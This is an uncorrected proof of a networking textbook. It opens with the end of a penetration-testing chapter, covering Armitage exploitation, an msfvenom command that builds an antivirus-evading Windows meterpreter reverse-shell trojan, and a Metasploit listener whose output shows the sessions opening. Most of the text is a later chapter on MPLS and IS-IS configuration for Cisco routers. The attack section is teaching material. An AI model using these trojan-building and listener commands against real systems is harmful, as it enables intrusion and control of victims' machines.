


Figure 22-11. Exploit launcher

332 After the successful completion of the shell exploit, you can select the exploited host and interact with it
333 using a shell. This option is shown in Figure 22-12.




Figure 22-12. Armitage host interaction

If you need some help finding vulnerabilities, you can scan the host from Armitage and then select Attacks ► Find Attacks. In the version of Armitage that was available when Kali 2020.3 was released, there is a bug in Armitage. You need to change the exploit rank to poor and remove the saltstack exploit from Metasploit for this feature to work.

this figure will be printed in b/w

334
335
336
337

this figure will be printed in b/w




Figure 22-13. Nmap scan from Armitage

AU3

338 Figure 22-14 shows suggested exploits based on the scan results. Most of them will not work, but it helps
339 you refine your scope.

this figure will be printed in b/w




Figure 22-14. Suggested attacks

In this example, we used `proftpd_133c_backdoor`. We selected this option using trial and error. We tried six exploits before we successfully obtained a root shell on the target.

The Human Factor

Sometimes we cannot find an exploitable vulnerability on our target host. This is where the human factor comes to play. This is usually the weakest link. The `msfvenom` tool helps us create Trojan applications that will call back to our Metasploit listener.

There are several different options for `msfvenom`. The basic options will get caught by virus scan software. Obfuscation and encryption will help circumvent virus protection. The following example uses a polymorphic engine to obscure the payload. It instructs the target to connect to 192.168.10.24 on TCP port 5901. The port selection is arbitrary, but it needs to match your listener. We used 5901 because it is a common port used by the legitimate tool VNC. After generating the executable, we need to distribute it and trick the target to open it. In many cases, we will use `msfvenom` to generate shell code that we can package in a custom application. The advantage of a custom application is we can tailor it to the target.

```
will@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.24 LPORT=5901 -e x86/shikata_ga_nai -i 10 -f exe > trojan_do_not_click.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
will@kali:~$
```

this figure will be printed in b/w

Figure 22-15. Create Trojan with `msfvenom`

Before we can get a call back from the target, we need to start a listener. The following figure shows an example of a meterpreter listener. When the Trojan is executed by the target, it connects to our listener, and we have command line control of their system.

this figure will be printed in b/w

```

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5901
LPORT => 5901
msf5 exploit(multi/handler) > set LHOST 192.168.10.24
LHOST => 192.168.10.24
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901
[*] Sending stage (176195 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (192.168.10.24:5901 -> 192.168.10.24:38474) at 2020-10-20 23:41:13 -0400

meterpreter >
[*] 192.168.10.24 - Meterpreter session 1 closed. Reason: Died

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901

[*] Sending stage (176195 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (192.168.10.24:5901 -> 192.168.10.24:38884) at 2020-10-24 05:50:15 -0400

meterpreter >
meterpreter >
meterpreter >
[*] 192.168.10.24 - Meterpreter session 2 closed. Reason: Died

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901
[*] Sending stage (176195 bytes) to 192.168.10.77
[*] Meterpreter session 3 opened (192.168.10.24:5901 -> 192.168.10.77:49199) at 2020-10-24 15:26:19 -0400

meterpreter >

```

Figure 22-16. Create listener in Metasploit

Summary

This chapter provided a high-level overview of penetration testing. The goal was to give you some ideas on the capabilities of scanners and exploitation tools. There are numerous easy-to-use scanners and exploitation tools available. The availability of these tools makes it so that even users with little technical knowledge can exploit your network. This makes it important to use network security controls such as access lists and intrusion detection.

Author Queries

Chapter No.: 22 0005078442

Queries	Details Required	Author's Response
AU1	Please check if edit t sentence starting “The information gathered in...” is okay.	
AU2	Please check if “chance of detection” is okay as edited.	
AU3	Please provide citations for “Figures 22-13, 22-15, and 22-16” in the text.	

Uncorrected Proof



Multiprotocol Label Switching

A book on modern network technologies is not complete without a discussion on Multiprotocol Label Switching (MPLS). This chapter provides an overview of MPLS and covers how to configure and troubleshoot it. It also discusses protocols that commonly use MPLS for their underlying transport.

Multiprotocol Label Switching Basics

MPLS is frequently associated with layer 3 MPLS Virtual Private Networks (VPNs), but it functions on its own. In a vendor-agnostic environment, MPLS can be used to increase performance over IP standard routing by label switching in hardware. In a Cisco network, Cisco Express Forwarding (CEF) provides similar performance gains as MPLS. Even with CEF, enabling MPLS on a WAN core provides the opportunity for using features that rely on MPLS in the future.

Table 23-1 provides a list of basic MPLS commands on IOS-XE.

Table 23-1. MPLS Commands on IOS-XE

Cisco Command	Description
mpls ip	Interface command to enable MPLS.
mpls ldp autoconfig	OSPF or IS-IS process command to enable MPLS on all active OSPF interfaces.
mpls label protocol [tdp ldp]	Manually configures the label protocol. The default on modern routers is LDP.
mpls ldp router-id interface force	Configures the router ID for LDP. The router ID interface is also the default transmission interface.

IOS-XR is commonly used by service providers. We will not go into significant depth, but it is useful to understand some difference. IOS-XR has similar syntax as IOS-XE, but most of the configuration is hierarchical. It also requires you to commit changes before they are applied, as opposed to IOS-XE that applies a command when you type it. We will show examples of some service provider configurations in both IOS-XR and IOS-XE. Table 23-2 provides a list of basic MPLS commands on IOS-XR.

Table 23-2. MPLS Commands on IOS-XR

Cisco Command	Description
mpls ldp autoconfig	OSPF or IS-IS process command to enable MPLS on all active OSPF interfaces.
mpls ldp router-id <address>	Configures the router ID for LDP. The router ID address is also the default transmission address.

MPLS uses information provided by an IGP to create an MPLS forwarding table. Any IGP can be used, but the most common are IS-IS and OSPF. The IGP used by a service provider to set up the Label Switch Path (LSP) is completely different than the routing protocol used between a service provider and their customers. In our examples, we will use IS-IS for the service provider IGP. The exercises at the end of the chapter will have you use single-area OSPF.

By default, MPLS creates a label for each route. To enable MPLS on an interface, use the `mpls ip` command. To enable MPLS on all interfaces that are associated with OSPF or IS-IS, use the `mpls ldp autoconfig` command in the OSPF or IS-IS process. This method is less prone to error than per-interface configuration, as any interface that is added to the IGP will be MPLS enabled by default. If you need to disable MPLS autoconfiguration on an interface, use the `no mpls ldp autoconfig interface` command.

In the following example, you use a network with two provider routers and four provider edge routers. A provider (P) router is a transit router that is completely inside the service provider network. It is common for a P router to have MPLS enabled on all interfaces. From the MPLS perspective, this is a Label Switch Router (LSR). A provider edge (PE) router has at least one interface connected to a non-MPLS customer network. From the MPLS perspective, this is a Label Edge Router (LER). In the example depicted by Figure 23-1, we have a nonredundant path between Site1 and Site2 for both Customer1 and Customer2. We also included a third site for common services.

this figure will be printed in b/w




Figure 23-1. MPLS network with customer sites

To start the example, we need to get full routed connectivity using an IGP. IS-IS is a common choice for MPLS networks and is used in the example. IS-IS uses the same shortest path first algorithm as OSPF but has a few implementation differences. IS-IS uses a layer 2 protocol called Connectionless Network Protocol (CLNP) instead of an IP protocol. It wasn't originally designed for IP, but it works to route IP traffic. Instead of using IP addresses to identify IS-IS routers, Network Service Access Point (NSAP) addresses are used.

The NSAP address includes area information, system ID, and a NSEL. In our example, we will use a single level 1 area with the area address 49.0000. The 49 portion means that it is a private address. A level 1 area means it is not transit. A level 2 area is roughly equivalent to the backbone area in OSPF. Since we are only using a single area, we can configure it as level 1 only. The NSEL will always be 0. The system ID will change depending on the router. It could use the system MAC address, but in our examples will simply use 0000.0000.0001 through 0000.0000.0006.

In our network, PE1, P1, P2, PE3, and PE4 are all IOS-XR. We left PE2 as IOS-XE so we can show the difference in configuration between IOS-XE and IOS-XR. We will start the configuration on the provider routers and then add the provider edges into the topology. Much of the configuration is identical between devices, so you could use a text editor to set up the template and then make the changes necessary for each router.

Notice that we use a loopback for the Label Distribution Protocol (LDP) on each router, and we use it as the LDP router ID. Even though it is possible to use a physical interface, it is best practice to use a loopback. The loopbacks that are used for LDP must be advertised in the IGP, and they must NOT be summarized. If there is not an exact match between the MPLS LDP table and the IGP, you will have data plane problems. Even though we are showing the example with IS-IS, the same concept applies if you use OSPF as your provider IGP.

In the following example, we use MPLS autoconfiguration in the IS-IS process for each of the provider routers and manually configure LDP for each interface for the provider edge routers. We could use autoconfiguration for all routers, but we want to demonstrate the different syntax:

```

RP/0/0/CPU0:P1(config)#router isis 1
RP/0/0/CPU0:P1(config-isis)# is-type level-1
RP/0/0/CPU0:P1(config-isis)# net 49.0000.0000.0003.00
RP/0/0/CPU0:P1(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-af)# metric-style wide
RP/0/0/CPU0:P1(config-isis-af)# mpls ldp auto-config
RP/0/0/CPU0:P1(config-isis-af)#
RP/0/0/CPU0:P1(config-isis-af)# interface Loopback100
RP/0/0/CPU0:P1(config-isis-if)# circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:P1(config-isis-if)# circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:P1(config-isis-if)# circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:P1(config-isis-if)# circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# mpls ldp
RP/0/0/CPU0:P1(config-ldp)# router-id 3.3.3.3
RP/0/0/CPU0:P1(config-ldp)#! You must commit to apply changes in IOS-XR
RP/0/0/CPU0:P1(config-ldp)#commit
Fri Jul 24 07:50:42.098 UTC
RP/0/0/CPU0:P1(config-ldp)# end
! Interface configurations were pre-staged

```

```

90 RP/0/0/CPU0:P1#show run interface
91 Fri Jul 24 07:51:59.292 UTC
92 interface Loopback100
93   ipv4 address 3.3.3.3 255.255.255.255
94   !
95 interface MgmtEth0/0/CPU0/0
96   shutdown
97   !
98 interface GigabitEthernet0/0/0/0
99   ipv4 address 172.25.1.2 255.255.255.0
100  !
101 interface GigabitEthernet0/0/0/1
102   ipv4 address 172.25.2.1 255.255.255.0
103  !
104 interface GigabitEthernet0/0/0/2
105   ipv4 address 172.25.4.1 255.255.255.0
106  !

107 RP/0/0/CPU0:P2#conf t
108 Fri Jul 24 07:56:24.575 UTC
109 RP/0/0/CPU0:P2(config)#router isis 1
110 RP/0/0/CPU0:P2(config-isis)# is-type level-1
111 RP/0/0/CPU0:P2(config-isis)# net 49.0000.0000.0004.00
112 RP/0/0/CPU0:P2(config-isis)# address-family ipv4 unicast
113 RP/0/0/CPU0:P2(config-isis-af)# metric-style wide
114 RP/0/0/CPU0:P2(config-isis-af)# mpls ldp auto-config
115 RP/0/0/CPU0:P2(config-isis-af)# interface Loopback100
116 RP/0/0/CPU0:P2(config-isis-if)# circuit-type level-1
117 RP/0/0/CPU0:P2(config-isis-if)# address-family ipv4 unicast
118 RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/0
119 RP/0/0/CPU0:P2(config-isis-if-af)# circuit-type level-1
120 RP/0/0/CPU0:P2(config-isis-if-af)# address-family ipv4 unicast
121 RP/0/0/CPU0:P2(config-isis-if-af)#
122 RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/1
123 RP/0/0/CPU0:P2(config-isis-if-af)# circuit-type level-1
124 RP/0/0/CPU0:P2(config-isis-if-af)# address-family ipv4 unicast
125 RP/0/0/CPU0:P2(config-isis-if-af)#
126 RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/2
127 RP/0/0/CPU0:P2(config-isis-if-af)# circuit-type level-1
128 RP/0/0/CPU0:P2(config-isis-if-af)# address-family ipv4 unicast
129 RP/0/0/CPU0:P2(config-isis-if-af)#
130 RP/0/0/CPU0:P2(config-isis-if-af)#mpls ldp
131 RP/0/0/CPU0:P2(config-ldp)# router-id 4.4.4.4
132 RP/0/0/CPU0:P2(config-ldp)#commit
133 Fri Jul 24 07:56:56.122 UTC
134 RP/0/0/CPU0:P2(config-ldp)#end
135 RP/0/0/CPU0:P2#show run interface
136 Fri Jul 24 07:57:04.452 UTC
137 interface Loopback100
138   ipv4 address 4.4.4.4 255.255.255.255
139  !

```

```

interface MgmtEth0/0/CPU0/0                                     140
  shutdown                                                    141
!                                                            142
interface GigabitEthernet0/0/0/0                             143
  ipv4 address 172.25.3.2 255.255.255.0                      144
!                                                            145
interface GigabitEthernet0/0/0/1                             146
  ipv4 address 172.25.2.2 255.255.255.0                      147
!                                                            148
interface GigabitEthernet0/0/0/2                             149
  ipv4 address 172.25.5.1 255.255.255.0                      150
!                                                            151

  A check on either P1 or P2 should show IS-IS routes and the MPLS LDP neighbor: 152

RP/0/0/CPU0:P1#show mpls ldp neighbor brief                  153
Fri Jul 24 07:58:19.636 UTC                                  154

Peer                GR  NSR  Up Time      Discovery  Addresses  Labels
                   --  ---  -----      ip4  ip6     ip4  ip6     ip4  ip6
-----
4.4.4.4:0           N   N    00:01:11     1    0       4    0       7    0
-----

RP/0/0/CPU0:P1#show route                                    159
Fri Jul 24 07:58:21.886 UTC                                  160

Codes: C - connected, S - static, R - RIP, B - BGP, (>) - Diversion path 161
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area 162
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 163
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP 164
       i - ISIS, L1 - IS-IS level-1, L2 - IS-IS level-2 165
       ia - IS-IS inter area, su - IS-IS summary null, * - candidate default 166
       U - per-user static route, o - ODR, L - local, G - DAGR, l - LISP 167
       A - access/subscriber, a - Application route 168
       M - mobile route, r - RPL, (!) - FRR Backup path 169

Gateway of last resort is not set                             170

L   3.3.3.3/32 is directly connected, 1w0d, Loopback100      171
i L1 4.4.4.4/32 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1 172
C   172.25.1.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/0 173
L   172.25.1.2/32 is directly connected, 1w0d, GigabitEthernet0/0/0/0 174
C   172.25.2.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/1 175
L   172.25.2.1/32 is directly connected, 1w0d, GigabitEthernet0/0/0/1 176
i L1 172.25.3.0/24 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1 177
C   172.25.4.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/2 178
L   172.25.4.1/32 is directly connected, 1w0d, GigabitEthernet0/0/0/2 179
i L1 172.25.5.0/24 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1 180
RP/0/0/CPU0:P1#                                             181

```

182 Now we will move on to PE1 and PE2. Notice in these cases, we manually configured MPLS on the
 183 interface. For IOS-XR, the interface is associated with MPLS LDP under MPLS LDP configuration. In IOS-XE,
 184 it is part of the interface configuration:RP/0/0/CPU0:PE1#conf t

```

185 Fri Jul 24 08:01:07.359 UTC
186 RP/0/0/CPU0:PE1(config)#router isis 1
187 RP/0/0/CPU0:PE1(config-isis)# is-type level-1
188 RP/0/0/CPU0:PE1(config-isis)# net 49.0000.0000.0001.00
189 RP/0/0/CPU0:PE1(config-isis)# address-family ipv4 unicast
190 RP/0/0/CPU0:PE1(config-isis-af)# metric-style wide
191 RP/0/0/CPU0:PE1(config-isis-af)#
192 RP/0/0/CPU0:PE1(config-isis-af)# interface Loopback100
193 RP/0/0/CPU0:PE1(config-isis-if)# circuit-type level-1
194 RP/0/0/CPU0:PE1(config-isis-if)# address-family ipv4 unicast
195 RP/0/0/CPU0:PE1(config-isis-if-af)#
196 RP/0/0/CPU0:PE1(config-isis-if-af)# interface GigabitEthernet0/0/0/0
197 RP/0/0/CPU0:PE1(config-isis-if)# circuit-type level-1
198 RP/0/0/CPU0:PE1(config-isis-if)# address-family ipv4 unicast
199 RP/0/0/CPU0:PE1(config-isis-if-af)#
200 RP/0/0/CPU0:PE1(config-isis-if-af)#
201 RP/0/0/CPU0:PE1(config-isis-if-af)#mpls ldp
202 RP/0/0/CPU0:PE1(config-ldp)# router-id 1.1.1.1
203 RP/0/0/CPU0:PE1(config-ldp)# interface GigabitEthernet0/0/0/0
204 RP/0/0/CPU0:PE1(config-ldp-if)# address-family ipv4
205 RP/0/0/CPU0:PE1(config-ldp-if-af)#
206 RP/0/0/CPU0:PE1(config-ldp-if-af)# interface GigabitEthernet0/0/0/2
207 RP/0/0/CPU0:PE1(config-ldp-if)# address-family ipv4
208 RP/0/0/CPU0:PE1(config-ldp-if-af)#commit
209 RP/0/0/CPU0:PE1(config-ldp-if-af)#end
210 RP/0/0/CPU0:PE1#sh run interface
211 Fri Jul 24 08:02:00.655 UTC
212 interface Loopback100
213   ipv4 address 1.1.1.1 255.255.255.255
214   !
215 interface MgmtEth0/0/CPU0/0
216   shutdown
217   !
218 interface GigabitEthernet0/0/0/0
219   ipv4 address 172.25.1.1 255.255.255.0
220   !
221 interface GigabitEthernet0/0/0/1
222   vrf Customer
223   ipv4 address 172.30.1.1 255.255.255.0
224   !

225 PE2#conf t
226 PE2(config)#mpls ldp router-id Loopback100 force
227 PE2(config)#router isis 1
228 PE2(config-router)# net 49.0000.0000.0002.00
229 PE2(config-router)# is-type level-1
230 PE2(config-router)# metric-style wide

```

```

PE2(config-router)#interface GigabitEthernet1                231
PE2(config-if)# ! clns router isis 1                        232
PE2(config-if)# ip router isis 1                            233
PE2(config-if)# mpls ip                                     234
PE2(config-if)#interface Loopback100                        235
PE2(config-if)# ip router isis 1                            236
PE2(config-if)# isis circuit-type level-1                   237
PE2(config-if)#                                             238
*Jul 24 08:29:02.676: %CLNS-6-DFT_OPT: Protocol timers for fast convergence are. 239
*Jul 24 08:29:04.857: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004     240
PE2(config-if)#do sh mpls ldp nei                           241
    Peer LDP Ident: 4.4.4.4:0; Local LDP Ident 2.2.2.2:0    242
        TCP connection: 4.4.4.4.64564 - 2.2.2.2.646        243
        State: Oper; Msgs sent/rcvd: 19/19; Downstream     244
        Up time: 00:04:06                                    245
        LDP discovery sources:                               246
            GigabitEthernet1, Src IP addr: 172.25.3.2       247
        Addresses bound to peer LDP Ident:                  248
            172.25.3.2    172.25.2.2    172.25.5.1    4.4.4.4  249
PE2(config-if)#do sh ip route isis                          250
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP      251
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area          252
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2          253
       E1 - OSPF external type 1, E2 - OSPF external type 2                   254
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2   255
       ia - IS-IS inter area, * - candidate default, U - per-user static route  256
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP        257
       a - application route                                                   258
       + - replicated route, % - next hop override, p - overrides from Pfr     259

Gateway of last resort is not set                                           260

    1.0.0.0/32 is subnetted, 1 subnets                                       261
i L1    1.1.1.1 [115/40] via 172.25.3.2, 00:02:06, GigabitEthernet1          262
    3.0.0.0/32 is subnetted, 1 subnets                                       263
i L1    3.3.3.3 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1          264
    4.0.0.0/32 is subnetted, 1 subnets                                       265
i L1    4.4.4.4 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1          266
    5.0.0.0/32 is subnetted, 1 subnets                                       267
i L1    5.5.5.5 [115/40] via 172.25.3.2, 00:02:06, GigabitEthernet1          268
    6.0.0.0/32 is subnetted, 1 subnets                                       269
i L1    6.6.6.6 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1          270
    172.25.0.0/16 is variably subnetted, 7 subnets, 2 masks                  271
i L1    172.25.1.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1    272
i L1    172.25.2.0/24 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1    273
i L1    172.25.4.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1    274
i L1    172.25.5.0/24 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1    275
